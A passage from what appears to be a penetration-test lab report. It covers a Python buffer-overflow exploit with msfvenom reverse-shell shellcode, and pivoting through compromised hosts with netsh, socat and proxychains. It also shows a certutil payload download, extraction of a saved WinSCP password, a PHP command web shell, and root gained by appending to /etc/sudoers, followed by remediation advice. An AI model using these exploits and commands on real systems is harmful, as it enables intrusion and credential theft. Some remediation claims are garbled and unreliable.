So this is our jumping address, I made a break point and ran it over and over to make sure it works, and it did, now the last hard part, the shell , how I can get it while it is on another subnet and It has to pass through 2 machines first!

So I figured out I have to get it on one of my pawned machines , either Developer machine or 10.185.10.27.

So this is the exploit without any shell

```
#!/usr/bin/env python2
import socket

ServiceManagerIP = "10.185.10.55"
ServiceManagerPort = 42424

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ServiceManagerIP, ServiceManagerPort))

#Crash at 39654138
#pattern_offset 146
#the value we want for jmp esp: 080414C3  FFE4           JMP ESP




esp= "\xc3\x14\x04\x08"


msg = "A" * 146+ esp + "\x90" * 20 + buf + "\r\n"


s.send(msg)
```

And **“\x90”** Is a no operation space to avoid overwriting on itself Let’s

create our **MSFVENOM** Reverse Shell:

“**Msfvenom -p windows/shell/reverse_tcp LHOST=10.185.10.34 LPORT=1313 -f py”**

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=10.185.10.34 LPORT=1313 -f py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of py file: 1672 bytes
buf =  b""
buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += b"\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
buf += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8\xff"
buf += b"\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80"
buf += b"\x6b\x00\xff\xd5\x6a\x0a\x68\x0a\xb9\x0a\x22\x68\x02"
buf += b"\x00\x05\x21\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50"
buf += b"\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68"
buf += b"\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08"
buf += b"\x75\xec\xe8\x67\x00\x00\x00\x6a\x00\x6a\x04\x56\x57"
buf += b"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b"
buf += b"\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58"
```

This is a little tricky, I have to make the Connection go by using my reverse shell from " **10.185.10.55 ❾ 10.185.10.34 ❾ 10.90.60.80 ❾ my-ip** "

I can do that using more than one way, using iptables , or using run autoroute -s on the meterpreter or using the manual way , but I choose the manual way because I couldn't make the other 2 work.

Using netsh on windows and netcat or socat on linux

On windows 10.185.10.34:

"netsh interface portproxy add v4tov4 listenaddress=10.185.10.34 listenport=1313 connectaddress=10.90.60.80 connectport=1313 "

```
meterpreter > shell
Process 2792 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>netsh interface portproxy add v4tov4 listenaddress=10.185.10.34 listenport=1313 connectad
dress=10.90.60.80 connectport=1313
netsh interface portproxy add v4tov4 listenaddress=10.185.10.34 listenport=1313 connectaddress=10.90.60.80 co
nnectport=1313

C:\Windows\system32>netstat -a
netstat -a

Active Connections


  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Developer:0            LISTENING
  TCP    0.0.0.0:445            Developer:0            LISTENING
  TCP    0.0.0.0:49152          Developer:0            LISTENING
  TCP    0.0.0.0:49153          Developer:0            LISTENING
  TCP    0.0.0.0:49154          Developer:0            LISTENING
  TCP    0.0.0.0:49155          Developer:0            LISTENING
  TCP    0.0.0.0:49156          Developer:0            LISTENING
  TCP    0.0.0.0:49157          Developer:0            LISTENING
  TCP    10.185.10.34:139       Developer:0            LISTENING
  TCP    10.185.10.34:1313      Developer:0            LISTENING
  TCP    10.185.10.34:4444      foophonesels:58699     ESTABLISHED
```

Now the linux machine

“socat TCP-LISTEN:1313,bind=10.90.60.80,fork,reuseaddr TCP:172.16.40.5:1313&”



And then finally we use socks4a



Why socks4a to bind all of this together, why 0.0.0.0 for any interface , I can make it 127.0.0.1 or whatever I want

And on the file "**/etc/proxychains.conf**"

```
msf5 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set verbose true
verbose => true
msf5 exploit(multi/handler) > set LPORT 1313
LPORT => 1313
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.40.5:1313
```

```
root@kali:~/ptp# proxychains python CustomerManagerClient.py
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-10.185.10.55:42424-<><>-OK
```

```
# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks4  127.0.0.1 1080
```

We add it

Now Let's run our exploit using proxychains but first let's configure our listener on Metasploit

```
msf5 post(windows/gather/arp_scanner) > use exploit/multi/handler
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.40.5:1313
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.90.60.80
[*] Command shell session 3 opened (172.16.40.5:1313 → 10.90.60.80:37494) at 2020-04-08 10:24:22 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8cd9:4b0f:2ee1:b364%10
   IPv4 Address. . . . . . . . . . . : 10.185.10.55
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.185.10.1

Tunnel adapter isatap.{84C35A19-0AAA-4DE0-92F2-2D0C33926980}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

And we are inside as “NT Authority\System”

Now I do the Same to get a Reverse_Shell over meterpreter but this time over port 3030

```
C:\>netsh interface proxy add v4tov4 listenaddress=10.185.10.55 listenport=3030 connecaddress=10.185.10.34 connectport=1313
netsh interface proxy add v4tov4 listenaddress=10.185.10.55 listenport=3030 connecaddress=10.185.10.34 connectport=1313
The following command was not found: interface proxy add v4tov4 listenaddress=10.185.10.55 listenport=3030 connecaddress=10.185.10.34

C:\>netsh interface portproxy add v4tov4 listenaddress=10.185.10.55 listenport=3030 connectaddress=10.185.10.34 connectport=1313
netsh interface portproxy add v4tov4 listenaddress=10.185.10.55 listenport=3030 connectaddress=10.185.10.34 connectport=1313


C:\>netstat -a
netstat -a
```

```
C:\>netstat -a
netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Win7-CustMgr:0         LISTENING
  TCP    0.0.0.0:445            Win7-CustMgr:0         LISTENING
  TCP    0.0.0.0:42424          Win7-CustMgr:0         LISTENING
  TCP    0.0.0.0:49152          Win7-CustMgr:0         LISTENING
  TCP    0.0.0.0:49153          Win7-CustMgr:0         LISTENING
  TCP    0.0.0.0:49154          Win7-CustMgr:0         LISTENING
  TCP    0.0.0.0:49155          Win7-CustMgr:0         LISTENING
  TCP    0.0.0.0:49156          Win7-CustMgr:0         LISTENING
  TCP    10.185.10.55:139       Win7-CustMgr:0         LISTENING
  TCP    10.185.10.55:3030      Win7-CustMgr:0         LISTENING
  TCP    10.185.10.55:42424     foophonesels:58917     ESTABLISHED
  TCP    10.185.10.55:49157     Developer:1313         ESTABLISHED
  TCP    [::]:135               Win7-CustMgr:0         LISTENING
  TCP    [::]:445               Win7-CustMgr:0         LISTENING
  TCP    [::]:49152             Win7-CustMgr:0         LISTENING
  TCP    [::]:49153             Win7-CustMgr:0         LISTENING
  TCP    [::]:49154             Win7-CustMgr:0         LISTENING
  TCP    [::]:49155             Win7-CustMgr:0         LISTENING
  TCP    [::]:49156             Win7-CustMgr:0         LISTENING
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    10.185.10.55:137       *:*
  UDP    10.185.10.55:138       *:*
  UDP    [::]:123               *:*
```

We make a shell using msfvenom and send it using python simple http server

```
root@kali:~/ptp# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.185.10.34 LPORT=1313 -f exe > exp.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~/ptp#
```

Using Certutil command we Download it

“certutil -urlcache -split -f http://10.185.10.55:1313/exp.exe C:\\exp.exe”



And finally we got a Reverse Shell Over Meterpreter, now let’s Enumerate the machine to get as maximum information as we can

3.4.2 Remediation

Use a more modern language like C# hence it has a GDBC it is almost immune to such attacks ,and you always have to detect your vulnerabilities before someone else does, and avoid dangerous methods and parameters, like in C **“strcpy “** you always have to review your code or give it to someone to review it before trying to use it

3.5 DMZ(Demilitarized Zone)

IP: 10.1 5.11.127 **OS: .inux**	
Port Number	**Service**
SSH	**22**

```
verbose => true
msf5 post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN7-CUSTMGR

Installed Applications
======================

 Name                                                  Version
 ----                                                  -------
 Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2010  x86 Redistributable - 10.0.40219     10.0.40219
 Microsoft Visual C++ 2015 Redistributable (x86) - 14.0.24123    14.0.24123.0
 Microsoft Visual C++ 2015 x86 Additional Runtime - 14.0.24123   14.0.24123
 Microsoft Visual C++ 2015 x86 Minimum Runtime - 14.0.24123      14.0.24123
 Mozilla Firefox 13.0 (x86 en-US)                                13.0
 Mozilla Maintenance Service                                     13.0
 VMware Tools                                                    10.0.9.3917699
 WinSCP 5.13.2                                                   5.13.2

[+] Results stored in: /root/.msf4/loot/20200408110330_default_10.185.10.55_host.application_383693.txt
[*] Post module execution completed
msf5 post(windows/gather/enum_applications) >
```

What we are able to find here is vulnerable WinSCP

Using Metasploit again

```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/windows/gather/credentials/winscp                     normal  No     Windows Gather WinSCP Saved Password Extraction


msf5 post(windows/gather/enum_applications) > use post/windows/gather/credentials/winscp
msf5 post(windows/gather/credentials/winscp) > options

Module options (post/windows/gather/credentials/winscp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/credentials/winscp) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/credentials/winscp) > set verbose true
verbose => true
msf5 post(windows/gather/credentials/winscp) > run

[*] Looking for WinSCP.ini file storage ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for C:\Windows\system32\config\systemprofile\AppData\Roaming\WinSCP.ini ...
[*] Looking for Registry storage ...
[-] Error loading USER S-1-5-21-385410306-520856831-1886504457-1005: Profile doesn't exist or cannot be accessed
[+] Host: 10.185.11.127, IP: 10.185.11.127, Port: 22, Service: SSH, Username: jeremy, Password: S17#gX39^
[*] Post module execution completed
msf5 post(windows/gather/credentials/winscp) >
```

3.5.1. Privilege Escalation

We got Username and Password!

I try to find more hosts

```
msf5 post(multi/gather/ping_sweep) > set RHOSTS 10.185.11.0/24
RHOSTS => 10.185.11.0/24
msf5 post(multi/gather/ping_sweep) > set verbose true
verbose => true
msf5 post(multi/gather/ping_sweep) > run
[-] Post failed: Msf::OptionValidateError The following options failed to validate: SESSION.
msf5 post(multi/gather/ping_sweep) > set SESSION 1
SESSION => 1
msf5 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 10.185.11.0/24
[+]     10.185.11.1 host found
[*]     10.185.11.8 host not found
[*]     10.185.11.7 host not found
```

```
[*]     10.185.11.110 host not found
[*]     10.185.11.116 host not found
[*]     10.185.11.115 host not found
[+]     10.185.11.127 host found
```

But nothing, only this one

I think we can use proxychains now to login to Jeremy's ssh over the DMZ

```
root@kali:~# proxychains ssh jeremy@10.185.11.127
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:2020-<><>-10.185.11.127:22-<><>-OK
The authenticity of host '10.185.11.127 (10.185.11.127)' can't be established.
ECDSA key fingerprint is SHA256:i0KiMXF9JsZ5LkRXL9UreQ3afBuV9UMhQFza2JILcWs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.185.11.127' (ECDSA) to the list of known hosts.
jeremy@10.185.11.127's password:
Permission denied, please try again.
jeremy@10.185.11.127's password:
Permission denied, please try again.
jeremy@10.185.11.127's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.2.0-126-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.



This Ubuntu 12.04 LTS system is past its End of Life, and is no longer
receiving security updates.  To protect the integrity of this system, it's
critical that you enable Extended Security Maintenance updates:
 * https://www.ubuntu.com/esm

Last login: Tue May 15 19:12:04 2018 from 10.185.10.55
jeremy@linux-dmz:~$
```

And we are in,

Now let's enumerate jeremy's directory

```
jeremy@linux-dmz:~$ cat z-cmdphp
cat: z-cmdphp: No such file or directory
jeremy@linux-dmz:~$ cat z-cmd.php
// needed a quick way to run some tasks while i was working on this machine! - Jeremy

<?php system($_POST['z']); ?>

jeremy@linux-dmz:~$ which curl
/usr/bin/curl
jeremy@linux-dmz:~$ ss -lnt
State       Recv-Q Send-Q                                                  Local Address:Port
LISTEN      0      128                                                        127.0.0.1:8989
LISTEN      0      128                                                                *:22
jeremy@linux-dmz:~$
```

And we find something interesting

```
jeremy@linux-dmz:~$ curl http://127.0.0.1:8989/z-cmd.php
// needed a quick way to run some tasks while i was working on this machine! - Jeremy

<br />
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/home/jeremy/z-cmd.php</b> on line <b>3</b><br />

jeremy@linux-dmz:~$ curl http://127.0.0.1:8989/z-cmd.php -d z=whoami
// needed a quick way to run some tasks while i was working on this machine! - Jeremy

root

jeremy@linux-dmz:~$ sudo -l
[sudo] password for jeremy:
Sorry, user jeremy may not run sudo on linux-dmz.
jeremy@linux-dmz:~$
```

So I can run a file as a root through the localhost Ok,

let's try to make the Sudoers rule (ALL:ALL)..

"**curl -d "z=echo '%jeremy ALL=(root:root) ALL' >> /etc/sudoers"** http://127.0.0.1:8989/z-cmd.php" And finally we are root!

```
jeremy@linux-dmz:~$ sudo -l
[sudo] password for jeremy:
Sorry, user jeremy may not run sudo on linux-dmz.
jeremy@linux-dmz:~$ vi z-cmd.php
jeremy@linux-dmz:~$ vi linuxpriv.py
jeremy@linux-dmz:~$ python linuxpriv.py
  File "linuxpriv.py", line 1
    tle]: linuxprivchecker.py -- a Linux Privilege Escalation Check Script
       ^
SyntaxError: invalid syntax
jeremy@linux-dmz:~$ vi z-cmd.php
jeremy@linux-dmz:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
jeremy@linux-dmz:~$ vi linpriv.py
jeremy@linux-dmz:~$ chmod +x linpriv.py
jeremy@linux-dmz:~$ python linpriv.py
  File "linpriv.py", line 1
    tle]: linuxprivchecker.py -- a Linux Privilege Escalation Check Script
       ^
SyntaxError: invalid syntax
jeremy@linux-dmz:~$ curl -d "z=echo '%jeremy ALL=(root:root) ALL' >> /etc/sudoers" http://127.0.0.1:89889/z-cmd.php
curl: (3) Port number too large: 89889
jeremy@linux-dmz:~$ curl -d "z=echo '%jeremy ALL=(root:root) ALL' >> /etc/sudoers" http://127.0.0.1:8989/z-cmd.php
// needed a quick way to run some tasks while i was working on this machine! - Jeremy


jeremy@linux-dmz:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeremy may run the following commands on this host:
    (root : root) ALL
jeremy@linux-dmz:~$ sudo su root
root@linux-dmz:/home/jeremy# whoami
root
root@linux-dmz:/home/jeremy#
```

4.Remediation Plan

As for the web server Always be sure to use the latest versions of everything , for example the PHP version, make sure to use input validation and never trust the user's input,and this will solve all of the problems regarding the XSS,Sql Injection, File Upload, only if you validate the input

As from my point of view everything is according to the mistake of no patching , if everything was patched it would have been better, the windows machines need to be patched, and the software needs code review from the prespective of security and penetration test as well

1- XSS:

a. Validating input

b. Escaping

c. Sanitizing **2- Sql Injection:**

a. all it needs is just input validation **3-php-CGI:**

a. Upgrade to the latest version of PHP 4-File Upload Restriction:

a. Blacklisting file extensions

b. Beating getimagesize

c. Whitelisting File Extensions

d. "Content-Type" Header Validation

e. Using file type Detector **5- Privilege Escalation:**

a. Upgrade to the latest linux (ubuntu or whatever)version

b. As for the Sudo , don't let any user run any script as high privilege and don't give the user any permission over root directory **6- EternalBlue:**

a. The MS17-010 Update is perfect solution for this

b. it is always good to have the last Windows or OS Supported by Microsoft if you are using it

7- Buffer Overflow

a. Always make a pentest over any application before using it or publishing it , and always try to use a secure language like C# and all of .NET library they have GDBC ,and try to implement secure code mechanism over any language that doesn't have protection over Buffer overflow like C and C++

Host (IP)	Open Ports	Services	Access Obtained	Vulnerabilities Exploited

10.90.60.80	80, 5923	http	YES	PHP-CGI , XSS, Sql Injection, unrestricted File Upload, Information Disclosure Privilege Escalation
10.185.10.27	135, 139, 445	RPC, NETBIOS, SMB, RTSP	YES	Eternal-Blue , Information Disclosure
10.185.10.34	135, 139, 445	RPC, Net BIOS, SMB	YES	Eternal -Blue,
10.185.10.1	135	RPC	NO	
10.185.10.55	42424	Customer-ManagerPortal	YES	Buffer Over Flow (BOF)
10.185.11.127	22	ssh	YES	Privilege Escalation
10.185.11.1	135	RPC	No	

5. Summary and Conclusion

The Company can be hacked in a matter of hours by a dedicated hacker, so the security vulnerabilities should be patched as soon as possible

and make a regular basis penetration test to make sure everything is running well , and after all I deleted all my footholds and
Cleaned the House by resetting the labs,
Thanks

6. References

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/
- https://en.wikipedia.org/wiki/Dirty_COW
- https://beyondsecurity.com/scan-pentest-network-vulnerabilities-php-cgi-query-string-codeexecution.html
- https://owasp.org/www-community/attacks/SQL_Injection
- https://owasp.org/www-community/attacks/xss/
- https://en.wikipedia.org/wiki/EternalBlue
- https://netsec.ws/?p=337